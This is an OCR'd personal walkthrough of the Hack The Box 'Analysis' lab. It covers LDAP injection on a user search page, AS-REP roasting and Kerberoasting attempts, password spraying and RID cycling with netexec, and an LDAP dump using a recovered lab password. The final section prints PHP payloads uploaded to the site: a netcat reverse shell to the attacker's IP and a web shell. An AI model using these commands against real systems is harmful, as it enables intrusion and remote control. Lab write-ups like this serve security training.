

internal.analysis.htb/users/list.php?name=a*
Import bookmarks... Proxy list, free ... Hack The Box :: L... http://hospital.

Search result

Username	Last Name	First Name	Company	Department	Office Phon
amanson	manson	andrew			

```
1. http://internal.analysis.htb/users/list.php?name=administrator' and sleep(5)-- -' <<< This works remove the last single quote. Not sure if it is an RCE though. I try the names.
2. I lookup `what is an LDAP injection`
3. LDAP Injection attacks are `similar to SQL Injection attacks`. These attacks abuse the parameters used in an LDAP query. In most cases, the application does not filter parameters correctly. This could lead to a vulnerable environment in which the hacker can inject malicious code. ~https://brightsec.com/blog/ldap-injection/
4. http://internal.analysis.htb/users/list.php?name=administrator <<< This did not work, but in LDAP you can query names using wildcards. Lets try that.
5. http://internal.analysis.htb/users/list.php?name=a* <<< I put an asterisk after a. So in theory any name with the letter a should show up.
6. SUCCESS, I get `amanson      manson  andrew`
7. I search online for `LDAP active directory attributes sailpoint`
8. https://documentation.sailpoint.com/connectors/active_directory/help/integrating_active_directory/ldap_names.html
```

LDAP injection example explained


internal.analysis.htb/users/list.php?name=jangel)(sn=jo*
Import bookmarks... Proxy list, free ... Hack The Box :: L... http://hospital.h...

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
jangel	johnson	angel								

What is going on in the backend LDAP server.

```
1. The PHP code in the LDAP server will look something like this below.
2. &(sMMaccountName=a*)
3. Well, we can close that parenthesis and inject a command.
4. &(sMMaccountName=jangle)(sn=johnson) <<< jangle is a name we got from Kerbrute. `sn` is an LDAP attribute for lastname. `johnson` is also a name we got from kerbrute. So that is basically the injection. >>> Close one parenthesis >>> open up a new parenthesis and inject a query >>> then let the server finish closing the ending parenthesis.
5. Example : >>> http://internal.analysis.htb/users/list.php?name=jangel)(sn=johnson
6. Example 2: >>> http://internal.analysis.htb/users/list.php?name=jangel)(sn=jo*
```

ASREPROAST

19. Now that we have our list of users from the Kerbrute user enum scan lets see if if any of them are roastable.

```
1. ▷ cat tmp | awk '{print $7}' FS=" " | cut -d'@' -f1 | tee users
jdoe
ajohnson
cwilliams
wsmith
jangle
technician
2. ▷ cat users
jdoe
ajohnson
cwilliams
wsmith
jangle
technician
3. I check for a downgrade attack but that did not work. Sometimes we can get back a hash.
4. ▷ kerbrute userenum --dc 10.129.230.179 -d analysis.htb users --downgrade
2024/06/07 20:12:29 >  Using downgraded encryption: arcfour-hmac-md5
2024/06/07 20:12:29 >  Using KDC(s):
2024/06/07 20:12:29 >   10.129.230.179:88
2024/06/07 20:12:29 >  Done! Tested 6 usernames (5 valid) in 0.156 seconds
```

ASREPROAST part 2

20. If we find any hashes we will not be able to use them to pass the hash. I think they are NTLMv2 hashes and you can not pass the hash with `NTLMv2 hashes`.


```
1.  ▷ GetNPUsers.py analysis.htb/ -no-pass -usersfile users
Impacket v0.11.0 - Copyright 2023 Fortra
[-] User jdoe does not have UF_DONT_REQUIRE_PREAUTH set
[-] User ajohnson does not have UF_DONT_REQUIRE_PREAUTH set
[-] User cwilliams does not have UF_DONT_REQUIRE_PREAUTH set
[-] User wsmith does not have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User technician does not have UF_DONT_REQUIRE_PREAUTH set
2. If we would have had a plus sign [+] then we would have used the `-request` flag to request the hash.
3. GetNPUsers.py analysis.htb/ -no-pass -usersfile users -request
```

Optional Python Scripting for LDAP Injection

21. Optional Python Scripting for LDAP Injection to automate the query process. Time Stamp `47:00`

```
1. This is mostly to practice some python.
2. I set a pdb set_trace on the mainurl so I can get the html from my variable `content`. I see that my target param is between `<strong>` tags. I then use findall command with REGEX to isolate the parameter I am looking for which is `amanson`
3. After I do that I copy the REGEX string I created for use in my python LDAP injection script.
```

```
4. re.findall(r'<strong>(.*?)</strong>', content)[0]
5. ▷ python3
Python 3.7.17 (default, Jun  7 2024, 06:49:56)
[GCC 14.1.1 20240522] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import string
>>> string.printable
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~ \t\n\r\x0b\x0c' ¯(ツ)/¯
6. The script works well. I am saving this first iteration as ldap_inject_v1.py
```



```
~/hax0r1if3420/analysis ▷ python3 ldap_inject_v2.py
[d] LDAP Injection: http://internal.analysis.htb/users/list.php?name=wq*
[+] Valid user: amanson
[+] Valid user: badam
[+] Valid user: jangel
[+] Valid user: lzen
[+] Valid user: technician


[!] Exiting the python script...
```


Ldap inject v2

```
1. ldap inject v1 worked great lets see if we can upgrade it in this second iteration I will call `ldap_inject_v2.py`
```

No need to hammer the server. This is a fail.

- `I would try it with the no bruteforce flag, but full bruteforce could cause the server to start blocking requests requiring a reset.`

23. Bruteforcing Users. This is something CrackMapExec was famous for. Guess what?! It is almost exactly the same syntax with netexec.



```
(.venv) ~/.config/netexec_github/NetExec (main ✓) ▷ netexec smb 10.129.230.179 -u /home/
analysis/users --no-bruteforce --continue-on-success
SMB         10.129.230.179  445    DC-ANALYSIS      [*] Windows 10 / Server 2019 Build 1
Bv1:False)
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\jdoe:jdoe STATUS_LO
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\ajohnson:ajohnson S
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\cwilliams:cwilliams
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\wsmith:wsmith STATU
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\jangle:jangle STATU
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\technician:technici
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\amanson:amanson STA
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\badam:badam STATUS_
SMB         10.129.230.179  445    DC-ANALYSIS      [-] analysis.htb\lzen:lzen STATUS_LO
```

```
1.  netexec smb 10.129.230.179 -u /home/h@x0r/hackthebox/analysis/users -p /home/h@x0r/hackthebox/analysis/users --no-bruteforce --continue-on-success
2. FAIL, no one is using their username as their passwords, but that goes to show you can do this same exact thing with smb using netexec and not just CME.
```


ldap_inject_v2.py

24. We find a password with the second version of the `ldpad_inject_v2.py` script

```
1. technician:97NTtl*4QP96Bv
2.  ▷ netexec smb 10.129.230.179 -u 'technician' -p '97NTtl*4QP96Bv'

SMB 10.129.230.179  445 DC-ANALYSIS [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)

SMB 10.129.230.179  445 DC-ANALYSIS [+] analysis.htb\technician:97NTtl*4QP96Bv
3. We validate the password to be correct.
```

Enumerate shares as technician

25. Now that we have valid credentials lets check out the smb shares again



```
(.venv) ~/.config/netexec_github/NetExec (main ✓) ▷ netexec smb 10.129.230.179 -u 'technician' -p '97NTtl*4QP96Bv' --shares
SMB         10.129.230.179  445    DC-ANALYSIS      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:a
Bv1:False)
SMB         10.129.230.179  445    DC-ANALYSIS      [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.129.230.179  445    DC-ANALYSIS      [*] Enumerated shares
SMB         10.129.230.179  445    DC-ANALYSIS      Share           Permissions     Remark
SMB         10.129.230.179  445    DC-ANALYSIS      -----           -----------     ------
SMB         10.129.230.179  445    DC-ANALYSIS      ADMIN$                          Administration à distance
SMB         10.129.230.179  445    DC-ANALYSIS      C$                              Partage par défaut
SMB         10.129.230.179  445    DC-ANALYSIS      IPC$            READ            IPC distant
SMB         10.129.230.179  445    DC-ANALYSIS      NETLOGON        READ            Partage de serveur d'accès
SMB         10.129.230.179  445    DC-ANALYSIS      SYSVOL          READ            Partage de serveur d'accès
(.venv) ~/.config/netexec_github/NetExec (main ✓) ▷
```


```
1. netexec smb 10.129.230.179 -u 'technician' -p '97NTtl*4QP96Bv' --shares
```

Authenticated Rid Cycling Attack

26. **Authenticated Rid Cycling Attack**

```
1. ▷ netexec smb 10.129.230.179 -u 'technician' -p '97NTtl*4QP96Bv' --rid-brute
SMB         10.129.230.179  445    DC-ANALYSIS      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.129.230.179  445    DC-ANALYSIS      [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.129.230.179  445    DC-ANALYSIS      498: ANALYSIS\Contrôleurs de domaine d’entreprise en lecture seule (SidTypeGroup)
SMB         10.129.230.179  445    DC-ANALYSIS      500: ANALYSIS\Administrateur (SidTypeUser)
SMB         10.129.230.179  445    DC-ANALYSIS      501: ANALYSIS\Invité (SidTypeUser)
SMB         10.129.230.179  445    DC-ANALYSIS      502: ANALYSIS\krbtgt (SidTypeUser)
SMB         10.129.230.179  445    DC-ANALYSIS      512: ANALYSIS\Admins du domaine (SidTypeGroup)
SMB         10.129.230.179  445    DC-ANALYSIS      513: ANALYSIS\Utilisateurs du domaine (SidTypeGroup)
SMB         10.129.230.179  445    DC-ANALYSIS      514: ANALYSIS\Invités du domaine (SidTypeGroup)
SMB         10.129.230.179  445    DC-ANALYSIS      515: ANALYSIS\Ordinateurs du domaine (SidTypeGroup<snip>
```

LdapDomainDump




Utilisateurs du domaine

CN	name	SAM Name	Created on
barry adam	barry adam	badam	01/04/24 13:19:08
andrew manson	andrew manson	amanson	01/04/24 13:12:26
svc_web	svc_web	svc_web	11/22/23 17:38:08
liam zen	liam zen	lzen	07/08/23 12:17:45
angel johnson	angel johnson	jangel	07/08/23 12:16:57
william smith	william smith	wsmith	05/23/23 08:06:18
web_service	web_service	webservice	05/13/23 12:41:30
technician	technician	technician	05/13/23 12:21:20

LdapDomainDump

27. **LdapDomainDump**

```
1. Since port 389 LDAP is open we can abuse this with a tool called ldapdomaindump.
2. ▷ ldapdomaindump -u 'analysis.htb\technician' -p '97NTtl*4QP96Bv' 10.129.230.179
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
3. ▷ ls -l
Permissions Size User     Group     Date Modified Name
.rw-r--r--   379 h@x0r h@x0r  8 jun 07:21  domain_computers.grep
.rw-r--r--  1,3k h@x0r h@x0r  8 jun 07:21  domain_computers.html
.rw-r--r--  4,5k h@x0r h@x0r  8 jun 07:21  domain_computers.json
.rw-r--r--  1,3k h@x0r h@x0r  8 jun 07:21  domain_computers_by_os.html
.rw-r--r--   13k h@x0r h@x0r  8 jun 07:21  domain_groups.grep
.rw-r--r--   20k h@x0r h@x0r  8 jun 07:21  domain_groups.html<snip>
4. cd into dump
5. sudo python3 -m http.server 80
6. firefox localhost &> /dev/null & disown
7. You can view it better.
8. Or you can just do this instead.
9. firefox domain_users_by_group.html &> /dev/null & disown
```



Utilisateurs de gestion à distance


CN	name	SAM Name	Created on	
william smith	william smith	wsmith	05/23/23 08:06:18	0 1
john doe	john doe	jdoe	05/13/23 12:18:46	0 0

Kerberoasting attempt on user technician

28. **I open up `domain_users_by_group.html` in firefox**

```
1. I think the list of "Utilisateurs de gestion à distance" means Remote Management Users aka they have winrm session access. So we will be needing to pivot to either
`wsmith` or `jdoe`.
2. I try to see if I can get a tgt with user `technician`.
3. ▷ GetUserSPNs.py 'analysis.htb/technician:97NTtl*4QP96Bv'
Impacket v0.11.0 - Copyright 2023 Fortra

No entries found!
4. `No entries found` means there is `no usernames` that are kerberoastable.
```

Employee login page



Site login as technician


29. **Let's go back to the employee login and see if we can use technicians credentials to login.**

```
1. http://internal.analysis.htb/employees/login.php
2. email: technician@analysis.htb password: 97NTtl*4QP96Bv
3. SUCCESS!
```

30. **Enumerate dashboard**

```
1. I click on tickets and employee Jhon Doe draws my attention because he is a member of Remote Management Users.
2. His ticket has an issue, `Active Directory login issue       Jhon Doe        Seems to be related with new kerberos auth`.
3. I click on it and it leads no where.
4. I see this soc report.
5. They allow you to upload `sample` files and then they click on them to analysis them. It may be a sandbox detnotation chamber not connected to the internet, but this could be vector to gain a shell.
6. I upload a picture of a smiling cat.
7. I am going to try this image hack it works sometimes if the server is running php which it is.
------------------------------------
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 443 >/tmp/f"); ?>
------------------------------------
8. I upload it.
9. I visit `http://internal.analysis.htb/dashboard/uploads/`, but I get access denied 403 Forbidden.
10. I also upload a cmd shell named cmd.php. A really basic php payload to execute commands.
----------------------------------
<?php
        echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
?>
-----------------------------------
10. If we have trouble getting this to execute you can upload
-----------------------------------
<?php
        phpinfo();
?>
------------------------------------
11. To see if there are any `disabled_functions` in the index.php file.
```

